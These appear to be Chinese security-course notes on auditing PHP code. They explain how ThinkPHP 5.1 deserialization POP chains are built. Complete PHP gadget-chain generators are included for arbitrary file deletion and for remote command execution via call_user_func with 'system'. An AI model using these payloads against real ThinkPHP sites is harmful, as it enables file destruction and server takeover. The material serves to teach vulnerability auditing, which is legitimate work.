

Day111 代码审计-PHP框架开发篇&ThinkPHP&反序列化&POP利用链&RCE执行&文件删除

代码审计-小迪安全



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

2.详细点


2.1 代码审计分类


- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
- 2、漏洞审计-注入&RCE&序列化&未授权等
- 3、框架审计-MVC&Tp&SpringBoot&Flask等
- 4、组件审计-FastJson&Log4j&Shrio等
- 5、工具审计-Fortify&Checkmarx&Bandit等
- 6、技术审计-DAST&SAST&IAST&动态调试等
- 7、分析审计-CC调用链&内存马原理&JNDI等

3.演示案例





Index.php:21, *app|index|controller|Index->unser()*

```

2  __wakeup() //使用unserialize时触发
3  __sleep() //使用serialize时触发
4  __destruct() //对象被销毁时触发
5  __call() //在对象上下文中调用不可访问的方法时触发
6  __callStatic() //在静态上下文中调用不可访问的方法时触发
7  __get() //用于从不可访问的属性读取数据
8  __set() //用于将数据写入不可访问的属性
9  __isset() //在不可访问的属性上调用isset()或empty()触发
10 __unset() //在不可访问的属性上使用unset()时触发
11 __toString() //把类当作字符串使用时触发
12 __invoke() //当脚本尝试将对象调用为函数时触发
13
14 反序列化常用起点
15 1、__wakeup 一定会调用*;
16 2、__destruct 一定会调用;
17 3、__toString 当一个对象被反序列后又当字符串使用。
18
19 反序列化的常见中间跳板
20 1、__toString 当一个对象被当做字符串使用;
21 2、__get 读取不可访问或不存在的属性时被调用;
22 3、__set: 当访问不可访问或不存在的属性赋值时调用。
23
24 反序列化的常见终点
25 1、__call()调用不可访问或不存在的方法时被调用;
26 2、call_user_func() 一般PHP代码执行会选择这里;
27 3、call_user_func_array 一般PHP代码执行会选择这里。
28
29 注意: 实际成品源码审计分析中, 通过对版本的判断有无反序列化漏洞, 确定后需要对利用条件做判断, 利用条件主
    要有2个:
30 1、可控的文件, 文件使用文件判断类函数操作 (phar反序列化)
31 2、可控的变量, 变量采用的unserialize去操作 (反序列化)

```

3.1 PHP框架审计-ThinkPHP-反序列化链文件删除

```

1  Thinkphp反序列化文件删除POP链分析
2  https://paper.seebug.org/1040/
3  https://blog.csdn.net/qq_63701832/article/details/131406921
4  测试版本: 5.1.29
5  适用版本: 5.1.16-5.1.40
6
7  POP链: __destruct->removeFiles
8
9  <?php
10 namespace think\process\pipes;
11 class Pipes{}
12 class windows extends Pipes{
13     private $files = ['c:\\a.txt'];

```

```

14 }
15 $a=new windows();
16 echo base64_encode(serialize($a));
17 ?>

```

3.2 PHP框架审计-ThinkPHP-反序列化链RCE执行

Thinkphp反序列化RCE执行POP链分析

<https://paper.seebug.org/1040/>

https://blog.csdn.net/qq_63701832/article/details/131406921

测试版本: 5.1.29

适用版本: 5.1.16-5.1.40

POP链:

__destruct->removeFiles->file_exists->__toString->toJson->toArray
->visible->__call->isAjax->param->input->filterValue->call_user_func

难点理解:

__call魔术方法受到array_unshift无法可控触发call_user_func_array
利用__call调用isAjax类找可控变量再触发到filterValue里的call_user_func

```

<?php
//__call->isAjax->param->input->filterValue->call_user_func
namespace think;
class Request{
    protected $hook = [];
    protected $filter;
    protected $mergeParam = true;
    protected $param = ['calc'];//protected $param = 'calc'也可以，走另一条执行路径
    protected $config = [
        'var_ajax' => '',
    ];
    function __construct(){
        $this->hook=['visible'=>[$this,'isAjax']];
        $this->filter=['system'];
    }
}

//__toString->toJson->toArray->visible->
namespace think;
abstract class Model{
    protected $append = [];
    private $data=[];
    function __construct(){
        $this->append=['co1eak'=>['']];
        $this->data=['co1eak'=>new Request()];
    }
}

```

```
41     }
42 }
43
44 //为后续集成类加载
45 namespace think\model;
46 use think\Model;
47 class Pivot extends Model{
48 }
49
50 //__destruct->removeFiles->file_exists->
51 namespace think\process\pipes;
52 use think\model\Pivot;
53 class Pipes{}
54 class windows extends Pipes{
55     private $files = [];
56     function __construct(){
57         $this->files=[new Pivot()];
58     }
59 }
60
61 echo base64_encode(serialize(new windows()));
```